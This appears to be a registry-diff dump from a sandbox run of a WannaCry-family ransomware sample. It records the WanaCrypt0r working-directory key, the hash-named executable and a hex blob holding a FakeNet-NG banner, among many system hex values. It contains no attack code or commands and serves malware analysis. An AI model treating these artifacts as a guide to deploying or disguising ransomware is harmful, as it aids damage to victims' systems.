HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\C:\Program Files\Wireshark\Wireshark.exe: 53 41 43 50 01 00 00 00 00 00 00 00 07 00 00 00 28 00 00 00 E0 7F 89 00 A2 8B 89 00 01 00 00 00 00 00 00 00 00 00 00 00 0A 00 21 00 00 63 1F 6E 6F 0E DE D4 01 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\C:\Users\user\Desktop\ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe: 53 41 43 50 01 00 00 00 00 00 00 00 07 00 00 00 28 00 00 00 00 A0 35 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 0A 00 21 00 00 63 1F 6E 6F 0E DE D4 01 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\MrtCache\C:%5CProgram Files%5CWindowsApps%5CMicrosoft.Windows.Photos_2022.30120.12007.0_x64__8wekyb3d8bbwe%5Cmicrosoft.system.package.metadata%5CS-1-5-21-2169232433-3398496680-935370409-1000-MergedResources-1.pri\1d94a4e7afbcc46\697eb96\LanguageList: 5F 65 6E 2D 55 53 5F 73 74 61 6E 64 61 72 64 5F 31 30 30 5F 55 53 5F 34 38 5F 4C 54 52 5F 6C 69 67 68 74 5F 44 65 73 6B 74 6F 70
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\MrtCache\C:%5CProgram Files%5CWindowsApps%5CMicrosoft.Windows.Photos_2022.30120.12007.0_x64__8wekyb3d8bbwe%5Cmicrosoft.system.package.metadata%5CS-1-5-21-2169232433-3398496680-935370409-1000-MergedResources-1.pri\1d94a4e7afbcc46\697eb96\@{microsoft.windows.photos_2022.30120.12007.0_x64__8wekyb3d8bbwe?ms-resource://microsoft.windows.photos/files/assets/photoslogoextensions.png}: "C:\Program Files\WindowsApps\Microsoft.Windows.Photos_2022.30120.12007.0_x64__8wekyb3d8bbwe\Assets\PhotosLogoExtensions.targetsize-48.png"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\WanaCrypt0r\wd: "C:\Users\user\Desktop"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Wireshark\WinSparkle Settings\CheckForUpdates: "1"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Wireshark\WinSparkle Settings\UpdateInterval: "86400"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\MrtCache\C:%5CProgram Files%5CWindowsApps%5CMicrosoft.Windows.Photos_2022.30120.12007.0_x64__8wekyb3d8bbwe%5Cmicrosoft.s

ystem.package.metadata%5CS-1-5-21-2169232433-3398496680-935370409-1000-MergedResources-1.pri\1d94a4e7afbcc46\697eb96\LanguageList: 5F 65 6E 2D 55 53 5F 73 74 61 6E 64 61 72 64 5F 31 30 30 5F 55 53 5F 34 38 5F 4C 54 52 5F 6C 69 67 68 74 5F 44 65 73 6B 74 6F 70
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\MrtCache\C:%5CProgram Files%5CWindowsApps%5CMicrosoft.Windows.Photos_2022.30120.12007.0_x64__8wekyb3d8bbwe%5Cmicrosoft.system.package.metadata%5CS-1-5-21-2169232433-3398496680-935370409-1000-MergedResources-1.pri\1d94a4e7afbcc46\697eb96\@{microsoft.windows.photos_2022.30120.12007.0_x64__8wekyb3d8bbwe?ms-resource://microsoft.windows.photos/files/assets/photoslogoextensions.png}: "C:\Program Files\WindowsApps\Microsoft.Windows.Photos_2022.30120.12007.0_x64__8wekyb3d8bbwe\Assets\PhotosLogoExtensions.targetsize-48.png"

Values modified: 52

HKLM\SOFTWARE\Microsoft\Multimedia\Audio\Journal\Render: 53 00 57 00 44 00 5C 00 4D 00 4D 00 44 00 45 00 56 00 41 00 50 00 49 00 5C 00 7B 00 30 00 2E 00 30 00 2E 00 30 00 2E 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 7D 00 2E 00 7B 00 63 00 38 00 38 00 66 00 37 00 38 00 63 00 34 00 2D 00 34 00 39 00 37 00 31 00 2D 00 34 00 65 00 63 00 63 00 2D 00 62 00 65 00 65 00 35 00 2D 00 62 00 31 00 38 00 35 00 64 00 33 00 63 00 31 00 38 00 66 00 61 00 34 00 7D 00 00 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 D3 2A 9F 8A 10 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
HKLM\SOFTWARE\Microsoft\Multimedia\Audio\Journal\Render: 53 00 57 00 44 00 5C 00 4D 00 4D 00 44 00 45 00 56 00 41 00 50 00 49 00 5C 00 7B 00 30 00 2E 00 30 00 2E 00 30 00 2E 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 7D 00 2E 00 7B 00 63 00 38 00 38 00 66 00 37 00 38 00 63 00 34 00 2D 00 34 00 39 00 37 00 31 00 2D 00 34 00 65 00 63 00 63 00 2D 00 62 00 65 00 65 00 35 00 2D 00 62 00 31 00 38 00 35 00 64 00 33 00 63 00 31 00 38 00 66 00 61 00 34 00 7D 00 00 00 00 00 00 00 00 00 01 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7D 15 2A 49 E8 A8 18 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
HKLM\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\AutoUpdate\PinRulesLastError: E7 2E 00 00 00 00 00 00 1E CB 0B 8B 54 25 DA 01
HKLM\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\AutoUpdate\PinRulesLastError: 0D 00 00 00 00 01 00 00

6B 79 E8 C1 54 25 DA 01 3C 68 74 6D 6C 3E 0D 0A 3C 68 65 61 64 3E 0D 0A 3C 74 69 74 6C 65 3E 46 61 6B 65 4E 65 74 2D 4E 47 3C 2F 74 69 74 6C 65 3E 0D 0A 3C 2F 68 65 61 64 3E 0D 0A 0D 0A 3C 62 6F 64 79 3E 0D 0A 3C 62 3E 3C 70 72 65 3E 0D 0A 20 20 20 20 20 5F 5F 5F 5F 5F 5F 20 20 20 20 20 20 5F 20 20 5F 5F 5F 5F 5F 5F 5F 5F 20 5F 20 20 20 5F 20 5F 5F 5F 5F 5F 5F 20 5F 5F 5F 5F 5F 5F 5F 20 20 20 20 20 5F 20 20 20 5F 20 20 5F 5F 5F 5F 5F 0D 0A 20 20 20 20 7C 20 20 5F 5F 5F 5F 2F 5C 20 20 20 7C 20 7C 2F 20 2F 20 20 5F 5F 5F 5F 7C 20 5C 20 7C 20 7C 20 20 5F 5F 5F 5F 7C 5F 5F 20 20 20 5F 5F 7C 20 20 20 7C 20 5C 20 7C 20 7C 2F 20 5F 5F 5F 5F 7C 0D 0A 20 20 20 20 7C 20 7C 5F 5F 20 2F 20 20 5C 20 20 7C 20 27 20 2F 7C 20 7C 5F 5F 20 20 7C 20 20 5C 7C 20 7C 20 7C 5F 5F 20 20 20 20 7C 20 7C

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\VFUProvider\StartTime: EA CF BD AE 54 25 DA 01

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\VFUProvider\StartTime: A6 C0 07 1A 55 25 DA 01

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC1C75: 29 02 00 00 00 00 00 00 04 00 04 00 01 00 04 00 01 01 00 00 02 12 F8 00 A5 AD CF 00 CD AD 05 01 DB B4 EF 00 FD 00 02 00 00 00 01 A6 37 01 01 BF 1E 01 01 CF 2A 01 02 12 F8 00 02 83 8B 00 02 94 8E 00 02 99 66 00 03 AA 2B 01 04 93 1A 01 08 8D 42 01 09 92 F8 00 09 EF 7D 00 0C 35 84 00 0C E9 C2 00 0D 37 C6 00 0D 78 79 00 0D A1 81 00 0D D3 F9 00 0E 01 3E 01 0E BA CD 00 0F 05 DE 00 12 E5 F8 00 13 E9 78 00 15 8A A2 00 15 B6 25 01 15 CE EB 00 19 C0 E2 00 1B 42 78 00 1B F6 0B 00 1C 8F CF 00 1C 95 5C 00 1C A7 21 01 1E 1F 51 01 1F 4E A8 00 20 18 F2 00 21 77 7A 00 24 AC C7 00 25 3A D5 00 27 69 12 01 27 DB 21 01 27 E8 CF 00 28 A1 1B 01 2A 68 A9 00 2A B7 22 01 2A B8 5E 01 2A C7 DE 00 2B 24 99 00 2C 3D 81 00 2C D8 42 01 2D D8 F4 00 2E 80 1D 01 2F 34 FB 00 2F 39 D5 00 30 50 25 01 31 48 4F 00 32 57 A4 00 3A 35 D8 00 3A 5D E3 00 3B CE 34 01 3C B3 52 00 3D 7F E6 00 3D E7 43 00 3E 33 83 00 3E A5 FA 00 3F 9A C7 00 40 56

F1 00 40 B0 2A 01 41 99 0F 01 41 A8 76 00 42 1D 0B 01 42 26 4A 00 42 B3 AE 00 46 1D 0B 01 46 48 B6 00 46 79 D1 00 46 C2 21 01 48 F9 A6 00 49 EA B7 00 4A AA 81 00 4C 37 FA 00 4C 41 B4 00 4C A7 70 00 4E 12 24 01 4E BF 72 00 4E E7 C1 00 4F 14 C2 00 4F D5 EC 00 50 34 A5 00 52 9F 4A 01 52 A7 AA 00 54 7A 52 00 54 B7 DC 00 56 0A 85 00 57 AD 12 01 58 0B D0 00 5A 5E B5 00 5B 3A F5 00 5C 59 7F 00 60 47 8F 00 60 D7 D3 00 61 13 24 01 63 96 77 00 64 D4 19 01 65 A6 9E 00 65 D3 68 00 6E 07 7F 00 6F B3 11 01 71 05 28 01 71 40 A3 00 71 66 0E 01 72 6E 4A 00 72 9B 37 01 74 77 AD 00 74 D6 20 01 75 A3 7E 00 75 AB 0A 01 78 EF 64 00 79 2D 4F 01 79 9C 39 00 7B 45 D5 00 7B 9F EB 00 7B A8 D1 00 7E 31 1A 01 7E 62 C1 00 7F 88 CA 00 80 CB 42 01 81 06 95 00 82 25 1D 01 82 27 73 00 83 60 A9 00 83 F1 60 00 84 4D 26 01 84 E6 83 00 85 12 4A 00 85 50 AE 00 86 7B 06 01 87 92 17 01 87 92 21 01 87 DE 83 00 89 97 F5 00 89 AC 11 01 8A 80 93 00 8A FA E3 00 8B 4E 1D 01 8B 51 88 00 8B EE F2 00 8E 25 60 01 8E 78 A2 00 90 D5 D0 0

0 93 86 61 00 95 9B 51 00 96 5D D2 00 97 6A B6 00 97 74 8D 00 97 F6 C4 00 98 BF 37 01 9A 4E 96 00 9B 2B DB 00 9C A4 EB 00 9C E0 A8 00 9D 9D 92 00 A0 86 61 00 A1 89 C7 00 A2 05 06 00 A3 E7 15 01 A5 AD CF 00 A6 44 A6 00 A6 95 1D 01 A6 E9 B3 00 A7 36 A8 00 A7 B8 AD 00 AD 73 BF 00 AD D4 EC 00 AE 5C D2 00 B1 CE 98 00 B2 91 DD 00 B2 AA 21 01 B3 92 FB 00 B5 61 0D 01 B9 1A F3 00 BA F9 E9 00 BB 8E 8B 00 BB AE 7E 00 BC 6E B4 00 BC D2 2A 01 BC FA 8D 00 BD 38 8F 00 BD 53 98 00 BE 0C AC 00 BE FD 22 01 BF 8E CE 00 C0 46 AD 00 C2 61 0B 01 C3 3E A3 00 C3 6D 81 00 C3 99 F3 00 C5 35 C9 00 C5 68 DE 00 C7 0B C2 00 C8 46 4E 00 C9 26 2D 01 C9 38 97 00 C9 53 F1 00 CA 23 B7 00 CA 99 CE 00 CB 74 DA 00 CC 49 56 00 CD AD 05 01 CD BD 8C 00 CF 74 AA 00 D0 17 56 00 D0 72 5B 00 D0 D0 EF 00 D1 9A 7B 00 D1 D2 A7 00 D2 A9 2B 01 D3 82 61 00 D3 E8 8D 00 D6 F6 DE 00 D9 07 24 01 D9 3D AA 00 DA BB D8 00 DA FF 0E 00 DD 1B 19 01 DE 3C DA 00 E0 62 38 01 E0 86 23 01 E2 1B 56 00 E4 2A 5E 00 E4 69 C9 00 E5 4C 27 01 E8 9A FD 00 E8

9E FA 00 E9 8C 0A 01 EF 79 8B 00 F0 E0 B6 00 F1 7D 5F 00 F1 FC 60 00 F2 B4 FA 00 F3 08 DB 00 F3 28 21 01 F3 67 04 01 F3 8B B5 00 F5 48 B1 00 F5 50 0D 01 F5 57 2A 01 F7 12 5E 00 F7 D3 6F 00 F7 ED 6A 00 F8 FE 82 00 F9 77 8C 00 FA 38 17 01 FB 08 06 01 01 00 03 00 00 00 83 06 1B 01 99 00 06 00 00 00 00 47 F1 00 02 A4 15 01 04 92 1E 01 05 2A D1 00 05 37 C6 00 06 A3 17 01 08 58 71 00 08 CE 23 01 08 F0 28 01 0A 29 D8 00 0B FF 5C 00 0C 5C 22 01 0D 9A 03 01 0E 4D 7E 00 0E 9D 19 01 0F BA 9E 00 11 0F AA 00 13 19 83 00 14 AA FD 00 15 40 28 01 15 9A DB 00 19 C3 98 00 1A FA 99 00 22 D3 89 00 24 20 29 01 24 6F 16 00 25 BE 17 01 27 A2 A2 00 28 8B B4 00 29 00 D8 00 2C 21 D7 00 2D 85 BA 00 2D B1 A3 00 2E 68 A9 00 32 55 1E 01 32 56 AE 00 34 B3 77 00 34 BB EF 00 37 22 C7 00 37 F8 1D 01 3F 1C EA 00 42 7F 7A 00 42 93 80 00 42 C4 6A 00 42 FA 58 00 48 C6 F5 00 4C 29 FB 00 4C AF 71 00 52 22 13 01 52 D7 1F 01 53 D8 8F 00 55 5F 2A 01 56 B7 22 01 59 E5 D3 00 5C C0 05 01 5C E1 7D 00 5E 42 C4 00 5F 6C DC 00 63 3E

99 00 63 63 81 00 67 68 A7 00 69 D2 81 00 6B 01 10 01 6E 7B 8C 00 70 BF 19 01 70 E8 25 01 73 D3 A7 00 74 10 1B 01 76 41 8E 00 77 BB 2B 01 7A 22 26 01 7B B8 5E 01 7C 22 B8 00 7C 78 A4 00 82 E6 F4 00 84 68 0B 01 8C 3B D3 00 8F 3C F3 00 91 3C 08 01 91 50 8A 00 91 67 C8 00 91 96 22 01 91 D3 A3 00 92 82 71 00 92 C4 14 01 93 69 C7 00 96 39 0B 01 96 51 62 01 99 69 8A 00 9B 56 A4 00 9B CE 5C 00 9C 40 27 01 9D 9F A0 00 9F 60 C3 00 9F 8F

6E 00 9F C8 CA 00 A0 2A AB 00 A0 AD 1C 01 A0 B5 0A 01 A1 D7 B3 00 A2 A6 F8 00 A3 36 FB 00 A3 C4 E2 00 A3 F7 6A 00 A5 04 03 01 A5 22 A4 00 A5 8F 60 00 A6 38 DA 00 A8 CF 27 01 A9 A4 C2 00 A9 B2 DB 00 AF EF C9 00 B0 75 5E 00 B4 89 22 01 B6 51 5D 00 B7 E2 BF 00 BA 14 65 00 BC 8A A7 00 BD C3 98 00 BF F1 A9 00 C2 21 D1 00 C3 88 FB 00 C4 5F 7F 00 C5 C0 05 01 C8 2B FC 00 C9 77 D7 00 C9 D7 CA 00 CC C1 01 01 D0 D3 22 01 D0 FE 62 00 D1 58 96 00 D3 30 1C 01 D6 B7 9A 00 D9 E6 FC 00 DA 19 D7 00 DA D8 7E 00 DC 1C 62 00 DC 30 D1 00 DD EB 26 01 DF D5 22 01 E6 19 9B 00 E6 B9 2B 0
1 E9 8A A7 00 EA B9 4F 00 ED 0C AD 00 F0 0E 4E 01 F0 3A DD 00 F4 06 28 01 F4 C8 2F 01 F5 51 F9 00 F6 D9 EC 00 F8 71 9A 00 FA 67 CB 00 0B 00 40 01 00 00 02 12 F8 00 2D D8 F4 00 4B 11 B4 00 74 D6 20 01 7B A8 D1 00 8A FA E3 00 9F 27 FF 00 A5 AD CF 00 A6 95 1D 01 CD AD 05 01 DB B4 EF 00 02 00 41 01 00 00 2A B7 22 01 3A 5D E3 00 01 00 42 01 00 00 27 69 12 01 01 00 44 01 00 00 7E 31 1A 01
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC1C75: 39 02 00 00 00 00 00 00 04 00 04 00 01 00 04 00 01 01 00 00 02 12 F8 00 A5 AD CF 00 CD AD 05 01 DB B4 EF 00 09 01 02 00 00 00 01 A6 37 01 01 BF 1E 01 01 CF 2A 01 02 12 F8 00 02 83 8B 00 02 94 8E 00 02 99 66 00 03 AA 2B 01 04 93 1A 01 08 8D 42 01 09 92 F8 00 09 EF 7D 00 0C 35 84 00 0C E9 C2 00 0D 37 C6 00 0D 78 79 00 0D A1 81 00 0D D3 F9 00 0E 01 3E 01 0E BA CD 00 0F 05 DE 00 10 96 86 00 12 E5 F8 00 13 E9 78 00 15 8A A2 00 15 B6 25 01 15 CE EB 00 19 C0 E2 00 1B 42 78 00 1B F6 0B 00 1C 8F CF 00 1C 95 5C 00 1C A7 21 01 1E 1F 51 01 1F 4E A8 00 20 18 F2 00 21 77 7A 00 24 AC C7 00 25 3A D5 00 27 69 12 01 27 DB 21 01 27 E8 CF 00 28 A1 1B 01 2A 68 A9 00 2A B7 22 01 2A B8 5E 01 2A C7 DE 00 2B 24 99 00 2C 3D 81 00 2C D8 42 01 2D D8 F4 00 2E 80 1D 01 2F 34 FB 00 2F 39 D5 00 30 50 25 01 31 48 4F 00 32 57 A4 00 36 E9 D2 00 3A 35 D8 00 3A 5D E3 00 3B CE 34 01 3C B3 52 00 3D 7F E6 00 3D E7 43 00 3E 33 83 00 3E A5
FA 00 3F 9A C7 00 40 56 F1 00 40 B0 2A 01 41 99 0F 01 41 A8 76 00 42 1D 0B 01 42 26 4A 00 42 B3 AE 00 46 1D 0B 01 46 48 B6 00 46 79 D1 00 46 C2 21 01 48 C2 4F 00 48 F9 A6 00 49 EA B7 00 4A AA 81 00 4C 37 FA 00 4C 41 B4 00 4C A7 70 00 4E 12 24 01 4E BF 72 00 4E E7 C1 00 4F 14 C2 00 4F D5 EC 00 50 34 A5 00 52 9F 4A 01 52 A7 AA 00 54 7A 52 00 54 B7 DC 00 56 0A 85 00 57 AD 12 01 58 0B D0 00 59 53 94 00 5A 5E B5 00 5B 3A F5 00 5C 59 7F 00 60 47 8F 00 60 D7 D3 00 61 13 24 01 63 96 77 00 64 D4 19 01 65 A6 9E 00 65 D3 68 00 6E 07 7F 00 6F B3 11 01 71 05 28 01 71 40 A3 00 71 66 0E 01 72 6E 4A 00 72 9B 37 01 74 77 AD 00 74 D6 20 01 75 A3 7E 00 75 AB 0A 01 78 EF 64 00 79 2D 4F 01 79 9C 39 00 7B 45 D5 00 7B 9F EB 00 7B A8 D1 00 7E 31 1A 01 7E 62 C1 00 7F 88 CA 00 80 CB 42 01 81 06 95 00 82 25 1D 01 82 27 73 00 83 60 A9 00 83 F1 60 00 84 4D 26 01 84 E6 83 00 85 12 4A 00 85 50 AE 00 86 7B 06 01 87 92 17 01 87 92 21 01 87 DE 83 00 89 97 F5 00 89 AC 11 01 8A 80 93 00 8A FA E3 00 8B 4E 1D 01 8B 51 88 0
0 8B EE F2 00 8E 25 60 01 8E 78 A2 00 90 D5 D0 00 91 23 D3 00 93 86 61 00 95 9B 51 00 95 E1 DB 00 96 5D D2 00 97 6A B6 00 97 74 8D 00 97 F6 C4 00 98 BF 37 01 9A 4E 96 00 9B 2B DB 00 9C A4 EB 00 9C E0 A8 00 9D 9D 92 00 A0 86 61 00 A1 89 C7 00 A2 05 06 00 A2 2E 1E 01 A3 9D 22 01 A3 E7 15 01 A4 58 02 00 A5 AD CF 00 A6 44 A6 00 A6 95 1D 01 A6 E9 B3 00 A7 36 A8 00 A7 B8 AD 00 AD 73 BF 00 AD D4 EC 00 AE 5C D2 00 B1 CE 98 00 B2 91 DD 00 B2 AA 21 01 B3 92 FB 00 B5 61 0D 01 B9 1A F3 00 BA F9 E9 00 BB 8E 8B 00 BB AE 7E 00 BC 6E B4 00 BC D2 2A 01 BC FA 8D 00 BD 38 8F 00 BD 53 98 00 BE 0C AC 00 BE FD 22 01 BF 8E CE 00 C0 46 AD 00 C2 61 0B 01 C3 3E A3 00 C3 6D 81 00 C3 99 F3 00 C5 35 C9 00 C5 68 DE 00 C7 0B C2 00 C8 46 4E 00 C9 26 2D 01 C9 38 97 00 C9 53 F1 00 CA 23 B7 00 CA 99 CE 00 CB 74 DA 00 CC 49 56 00 CD AD 05 01 CD BD 8C 00 CF 74 AA 00 D0 17 56 00 D0 72 5B 00 D0 D0 EF 00 D1 9A 7B 00 D1 D2 A7 00 D2 A9 2B 01 D3 82 61 00 D3 E8 8D 00 D6 F6 DE 00 D9 07 24 01 D9 3D AA 00 DA BB D8 00 DA FF 0E 00 DD
1B 19 01 DE 3C DA 00 E0 62 38 01 E0 86 23 01 E1 7E 8C 00 E2 1B 56 00 E4 2A 5E 00 E4 69 C9 00 E5 4C 27 01 E7 A4 D9 00 E8 9A FD 00 E8 9E FA 00 E9 8C 0A 01 EF 79 8B 00 F0 E0 B6 00 F1 7D 5F 00 F1 FC 60 00 F2 B4 FA 00 F3 08 DB 00 F3 28 21 01 F3 67 04 01 F3 8B B5 00 F5 48 B1 00 F5 50 0D 01 F5 57 2A 01 F7 12 5E 00 F7 D3 6F 00 F7 ED 6A 00 F8 FE 82 00 F9 77 8C 00 FA 38 17 01 FB 08 06 01 FD B0 D9 00 01 00 03 00 00 00 83 06 1B 01 A1 00 06 00 00 00 00 47 F1 00 02 A4 15 01 04 92 1E 01 05 2A D1 00 05 37 C6 00 06 A3 17 01 08 58 71 00 08 CE 23 01 08 F0 28 01 0A 29 D8 00 0B FF 5C 00 0C 5C 22 01 0D 9A 03 01 0E 4D 7E 00 0E 9D 19 01 0F BA 9E 00 11 0F AA 00 13 19 83 00 14 AA FD 00 15 40 28 01 15 9A DB 00 19 C3 98 00 1A FA 99 00 1D 49 12 01 22 D3 89 00 24 20 29 01 24 6F 16 00 25 BE 17 01 27 A2 A2 00 28 8B B4 00 29 00 D8 00 2C 21 D7 00 2D 85 BA 00 2D B1 A3 00 2E 68 A9 00 32 55 1E 01 32 56 AE 00 34 B3 77 00 34 BB EF 00 37 22 C7 00 37 F8 1D 01 3F 1C EA 00 42 7F 7A 00 42 93 80 00 42 C4 6A 00 42 FA 58 00 43 AB
21 01 48 C6 F5 00 4C 29 FB 00 4C AF 71 00 52 22 13 01 52 54 FE 00 52 D7 1F 01 53 D8 8F 00 55 5F 2A 01 56 B7 22 01 59 E5 D3 00 5C C0 05 01 5C E1 7D 00 5E 42 C4 00 5F 6C DC 00 63 3E 99 00 63 63 81 00 67 68 A7 00 69 D2 81 00 6B 01 10 01 6E 7B 8C 00 70 BF 19 01 70 E8 25 01 73 D3 A7 00 74 10 1B 01 76 41 8E 00 77 BB 2B 01 78 7F E1 00 7A 22 26 01 7B 7C C2 00 7B B8 5E 01 7C 22 B8 00 7C 78 A4 00 82 E6 F4 00 84 68 0B 01 8C 3B D3 00 8F 3C

F3 00 91 3C 08 01 91 50 8A 00 91 67 C8 00 91 96 22 01 91 D3 A3 00 92 82 71 00 92 C4 14 01 93 69 C7 00 96 39
0B 01 96 51 62 01 99 69 8A 00 9B 56 A4 00 9B CE 5C 00 9C 40 27 01 9D 9F A0 00 9F 60 C3 00 9F 8F 6E 00 9F C8
CA 00 A0 2A AB 00 A0 AD 1C 01 A0 B5 0A 01 A1 D7 B3 00 A2 A6 F8 00 A3 36 FB 00 A3 C4 E2 00 A3 F7 6A 00 A5
04 03 01 A5 22 A4 00 A5 8F 60 00 A6 38 DA 00 A8 CF 27 01 A9 A4 C2 00 A9 B2 DB 00 AF EF C9 00 B0 75 5E 00 B4
89 22 01 B6 51 5D 00 B7 E2 BF 00 BA 14 65 00 BC 8A A7 00 BD C3 98 00 BF F1 A9 00 C2 21 D1 00 C3 88 FB 00 C4
5F 7F 00 C5 C0 05 01 C8 2B FC 0
0 C9 77 D7 00 C9 D7 CA 00 CC C1 01 01 CC EF EF 00 D0 D3 22 01 D0 FE 62 00 D1 58 96 00 D3 30 1C 01 D6 B7 9A
00 D9 E6 FC 00 DA 19 D7 00 DA D8 7E 00 DC 1C 62 00 DC 30 D1 00 DD EB 26 01 DF D5 22 01 E6 19 9B 00 E6 B9
2B 01 E9 8A A7 00 EA B9 4F 00 ED 0C AD 00 F0 0E 4E 01 F0 3A DD 00 F1 D2 D6 00 F4 06 28 01 F4 C8 2F 01 F5 51
F9 00 F6 D9 EC 00 F8 07 1A 01 F8 71 9A 00 FA 67 CB 00 0C 00 40 01 00 00 02 12 F8 00 2D D8 F4 00 4B 11 B4 00
74 D6 20 01 7B A8 D1 00 8A FA E3 00 9F 27 FF 00 A3 9D 22 01 A5 AD CF 00 A6 95 1D 01 CD AD 05 01 DB B4 EF
00 02 00 41 01 00 00 2A B7 22 01 3A 5D E3 00 01 00 42 01 00 00 27 69 12 01 01 00 44 01 00 00 7E 31 1A 01
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475: 71 02 00 00 00
00 00 00 04 00 04 00 01 02 05 00 00 00 00 00 28 00 00 00 0D 78 79 00 01 00 00 00 6B 50 7E 00 02 00 00 00 87
DE 83 00 47 00 00 00 A1 9F 5E 00 01 00 00 00 DB B4 EF 00 06 00 01 00 00 00 01 00 00 00 18 7D C7 00 83 03 00
00 56 73 7D 00 08 00 00 00 6B 50 7E 00 02 00 00 00 90 D5 D0 00 01 00 00 00 98 29 B7 00 08 00 00 00 E6 C5 31
00 01 00 04 00 00 00 26 00 00 00 1A 9C B2 00 01 00 05 00 00 00 02 00 00 00 9F C8 CA 00 02 00 64 00 00 00 02
00 00 00 42 1D 0B 01 04 00 00 00 46 1D 0B 01 07 00 65 00 00 00 26 00 00 00 1C 95 5C 00 13 00 00 00 65 A6 9E
00 02 00 00 00 90 D5 D0 00 02 00 00 00 9C A6 B4 00 83 00 00 00 A2 05 06 00 82 16 00 00 E6 C5 31 00 45 02 00
00 F0 E0 B6 00 02 00 66 00 00 00 3C 00 00 00 65 A6 9E 00 32 00 00 00 A2 05 06 00 01 00 67 00 00 00 3B 00 00
00 A2 05 06 00 02 00 68 00 00 00 D6 16 00 00 A2 05 06 00 01 00 00 00 BC 6E B4 00 01 00 69 00 00 00 2C 05 00
00 65 A6 9E 00 01 00 6B 00 00 00
05 00 00 00 65 A6 9E 00 01 00 70 00 00 00 08 00 00 00 65 A6 9E 00 01 00 71 00 00 00 02 00 00 00 65 A6 9E 00
01 00 72 00 00 00 8E 01 00 00 A2 05 06 00 01 00 73 00 00 00 16 00 00 00 65 A6 9E 00 01 00 77 00 00 00 07 00
00 00 65 A6 9E 00 01 00 7D 00 00 00 1A 00 00 00 65 A6 9E 00 01 00 7F 00 00 00 22 00 00 00 65 A6 9E 00 01 00
